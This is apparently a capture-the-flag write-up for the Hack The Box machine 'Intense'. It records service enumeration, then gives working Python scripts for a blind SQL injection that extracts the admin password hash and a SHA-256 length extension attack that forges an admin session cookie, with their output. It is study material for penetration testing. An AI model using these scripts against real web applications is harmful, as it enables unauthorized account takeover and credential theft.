
Intense

```
================
|  INTENSE 10.10.10.195  |
================
```



InfoGathering

SCOPE

```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.195             Linux               3.X    server
```

SERVICES


```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.195  22    tcp    ssh   open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.10.10.195  80    tcp    http  open   nginx 1.14.0 Ubuntu
10.10.10.195  161   udp    snmp  open   Linux intense 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64
```

SSH

```
nmap -p 22 10.10.10.195 --script=ssh2-enum-algos.nse,ssh-auth-methods.nse,ssh-hostkey.nse,ssh-publickey-acceptance.nse,ssh-run.nse,sshv1.nse
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
| ssh-hostkey:
|   2048 b4:7b:bd:c0:96:9a:c3:d0:77:80:c8:87:c6:2e:a2:2f (RSA)
|   256 44:cb:fe:20:bb:8d:34:f2:61:28:9b:e8:c7:e9:7b:5e (ECDSA)
|_  256 28:23:8c:e2:da:54:ed:cb:82:34:a1:e3:b2:2d:04:ed (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

HTTP
HOME PAGE: http://10.10.10.195/
LOGIN PAGE: http://10.10.10.195/login




SITE SOURCE CODE: http://10.10.10.195/src.zip

FUZZ REUSULTS

```
admin                [Status: 403, Size: 234, Words: 27, Lines: 5]
home                 [Status: 200, Size: 3338, Words: 593, Lines: 104]
login               [Status: 200, Size: 4333, Words: 854, Lines: 123]
logout               [Status: 200, Size: 44, Words: 1, Lines: 1]
submit               [Status: 200, Size: 3998, Words: 762, Lines: 117]
```

URI TREE



INTERESTING SITES:
http://10.10.10.195/submit can submit a message in POST request to server

Nikto Scan Results

```
nikto -h 10.10.10.195
# RESULTS
+ Server: nginx/1.14.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, OPTIONS
+ OSVDB-3126: /submit?setoption=q&option=allowed_ips&value=255.255.255.255: MLdonkey 2.x allows
administrative interface access to be access from any IP. This is typically only found on port 4080.
```

SNMP
CUSTOM TOOL: https://github.com/tobor88/Bash/blob/master/massnmp.sh

```
# Used a custom tool i wrote
# RESOURCE: https://github.com/tobor88/Bash/blob/master/massnmp.sh
massnmp 10.10.10 194 196
cat 10.10.10.195.txt
```


```
root@kali:~/HTB/Boxes/Intense# cat 10.10.10.195.txt
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.195:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.10.195
  Hostname                      : intense
  Description                   : Linux intense 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64
  Contact                       : Me <user@intense.htb>
  Location                      : Sitting on the Dock of the Bay
  Uptime snmp                   : 1 day, 04:30:43.43
  Uptime system                 : 1 day, 04:30:20.16
  System date                   : 2020-7-14 23:05:04.0
```

Gaining Access

I was able to guess the Guest credentials to access http://10.10.10.195/login

USER: guest
PASS: guest

SCREENSHOT EVIDENCE OF GUEST SITE ACCESS



I downloaded the source code of the web page and unzipped the file

```
wget http://10.10.10.195/src.zip
unzip src.zip
```

Reading the python modules used in the source code I discover this is a Python Flask site indicated by the module use “import flask”

```
cat admin.py
# RESULTS
import flask
```

Inside the app/app.py there is a MVC route for “submitmessage”. There is a SQL query in this function that appears vulnerable to a Blind SQL injection.

The value entered into the message field at http://10.10.10.195/submit is sanitized to be less than 140 characters and checked for possible malicious words in the :"badword_in_str" function. If those checks pass the query is sent as a POST request to http://10.10.10.195/submitmessage

SCREENSHOT OF VULNERABLE CODE

```
@app.route("/submitmessage", methods=["POST"])
def submitmessage():
    message = request.form.get("message", '')
    if len(message) > 140:
        return "message too long"
    if badword_in_str(message):
        return "forbidden word in message"
    # insert new message in DB
    try:
        query_db("insert into messages values ('%s')" % message)
    except sqlite3.Error as e:
        return str(e)
    return "OK"
```

Because the injection returns no results I am going to need to write a python script that guesses each character of the returned value from a table.

There are 2 boolean values that will need to be evaluated in order to determine a query's result.
If the returned condition is true it received any normal value. This means the query is successfully executed.
To find a false case there needs to be an error caused by a non-nullable column through the use of an incorrect data type.

CONTENTS OF blindsql.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import requests
import string



session = requests.Session()
session.auth = ('guest', 'guest')
session.headers.update({'Content-Type':'application/x-www-form-urlencoded; charset=UTF-8'})
session.headers.update({'X-Requested-With':'XMLHttpRequest'})
session.headers.update
({'Cookie':'auth=dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7.bMj2+oQhZIiI0IOoTVW3FSrNkLgyd21EYqqUa8eW1aU='})


def inject(session, condition):
    global num_requests
    error_message = "[x] Too big"

    try:
        injection = "'),((SELECT CASE WHEN %s THEN 1 ELSE zeroblob(1000000000) END))--" % (condition)
        res = session.post("%s/submitmessage" % "http://10.10.10.195", data={"message": injection})
        if res.status_code != 200 or (res.text != "OK" and res.text != error_message):
            print("[*] Server returned %d %s - %s" % (res.status_code, res.reason, res.text))
            exit(1)
    except:
        return False

    return res.text != error_message

def bruteStr(session, condition):
    found_str = ""
    found = True
    while found:
        found = False
        for x in string.printable:
            if x == "'":
                x = "''"
            if x == '%':
                continue

            print(found_str + x)
            if inject(session, condition % (len(found_str)+1,x)):
                found_str += x
                found = True
                break
    return found_str

secret = bruteStr(session, "(SELECT substr(secret,%d,1) FROM users WHERE username='admin' LIMIT 1)='%s'")
print("RESULTS: ", secret)
```

SCREENSHOT EVIDENCE OF RETURNED RESULT

```
[*] Server returned 200 OK - string or blob too big
f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105

[*] Server returned 200 OK - string or blob too big
RESULTS:  f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105
root@kali:~/HTB/Boxes/Intense# vi blindsql.py
root@kali:~/HTB/Boxes/Intense# hashid f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c297110
Analyzing 'f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

USER: admin
HASH: f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105

I was not able to crack the hash.
The cookie when decoded from base64 displays the username, the secret which is the encoded password and a SHA256 signature value

BELOW IS THE COOKIE VALUE
Cookie:
auth=dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4Zm
+oQhZIiI0IOoTVW3FSrNkLgyd21EYqqUa8eW1aU=

```
# Decode the base64
echo
'dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxM
TVjMTg2ZWM7.bMj2+oQhZIiI0IOoTVW3FSrNkLgyd21EYqqUa8eW1aU=' | base64 -d
# RESULTS
username=guest;secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec;base64: invalid
input
```

There is a single period separating the base64 encoded password and secret. The base64 after the period is the SHA256 hash.
This is describing the contents of an LWT token which could have been assumed from the lwt.py file

Cryptographic hash functions, such as MD5, SHA1, SHA2, etc., are based on a construct known as Merkle–Damgård. When there is a message that is concatenated with a secret and the resulting hash of the concatenated value and possible lengths of that secret are known, new data can be added to the message with the goal of calculating a value that will pass the MAC check without knowing the secret itself.

Reading the lwt.py script shows the code is vulnerable to a Length Extension Attack.
REFERENCE: https://www.whitehatsec.com/blog/hash-length-extension-attacks/

SCREENSHOT EVIDENCE OF VULNERABLE CODE lwt.py

```
SECRET = os.urandom(randrange(8, 15))


class InvalidSignature(Exception):
    pass


def sign(msg):
    """ Sign message with secret key """
    return sha256(SECRET + msg).digest()
```

There is a python module that can be used to exploit this vulnerability called hashpumpy

```
pip3 install hashpumpy
```

The below script is used to carry out the attack and obtain the admin cookie


CONTENTS OF exploit.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# REQUIRED: pip3 install hashpumpy
import requests
import string
import hashpumpy
import base64
import binascii



session = requests.Session()
session.headers.update({'Content-Type':'application/x-www-form-urlencoded; charset=UTF-8'})
session.headers.update({'X-Requested-With':'XMLHttpRequest'})
session.cookies =
{'auth':'dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4Z
mIwNDgxMTVjMTg2ZWM7.bMj2+oQhZIiI0IOoTVW3FSrNkLgyd21EYqqUa8eW1aU='}

def try_signature(cookie):
    res = requests.get("%s/admin" % "http://10.10.10.195", cookies={"auth": cookie})
    return res.status_code == 200

append = ';username=admin;secret=f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105;'
auth_cookie = session.cookies["auth"]
b64_data, b64_sig = auth_cookie.split(".")
data = base64.b64decode(b64_data)
sig = base64.b64decode(b64_sig)

for key_len in range(8, 16):
    (new_sig, new_data) = hashpumpy.hashpump(sig.hex(), data, append, key_len)
    new_sig = base64.b64encode(binascii.unhexlify(new_sig)).decode("UTF-8")
    new_data = base64.b64encode(new_data).decode("UTF-8")
    cookie = "%s.%s" % (new_data, new_sig)
    if try_signature(cookie):
        print("Found keylength=%d cookie=%s" % (key_len, cookie))
```

Run the script and the admin cookie will be returned

```
chmod +x exploit.py
./exploit.py
# RESULTS
Found keylength=9
cookie=dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmI
wNDgxMTVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwA7dXNlcm5hbWU9YWRtaW47c2VjcmV0PWYxZmMxMjAxMGMwO
TQwMTZkZWY3OTFlMTQzNWRkZmRjYWVjY2Y4MjUwZTM2NjMwYzBiYzkzMjg1YzI5NzExMDU7.aGK+Oz0H1oVF/
Qg3CK8is2fQjwTKI4p1ZJ3ZGrddMXI=
```

SCREENSHOT EVIDENCE OF RESULTS




```
root@kali:~/HTB/Boxes/Intense# ./exploit.py
./exploit.py:33: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  (new_sig, new_data) = hashpumpy.hashpump(sig.hex(), data, append, key_len)
Found keylength=9 cookie=dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwA7dXNlcm5hbWU9YWRtaW47c2VjcmV0PWYxZmMxMjAxMGMwOTQwMT
ZkZWY3OTFlMTQzNWRkZmRjYWVjY2Y4MjUwZTM2NjMwYzBiYzkzMjg1YzI5NzExMDU7.aGK+Oz0H1oVF/Qg3CK8is2fQjwTKI4p1ZJ3ZGrddMXI=
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

I then decoded the base64 value and verified the admin secret is as expected from the SQL injection earlier

```
# Decode base64
echo
'dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxM
TVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwA7dXNlcm5hbWU9YWRtaW47c2VjcmV0PWYxZmMxMjAxMGMwOTQwMTZ
kZWY3OTFlMTQzNWRkZmRjYWVjY2Y4MjUwZTM2NjMwYzBiYzkzMjg1YzI5NzExMDU7.aGK+Oz0H1oVF/
Qg3CK8is2fQjwTKI4p1ZJ3ZGrddMXI=' | base64 -d
# RESULTS
username=guest;secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec;�;username=admin;se
cret=f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105;base64: invalid input
```

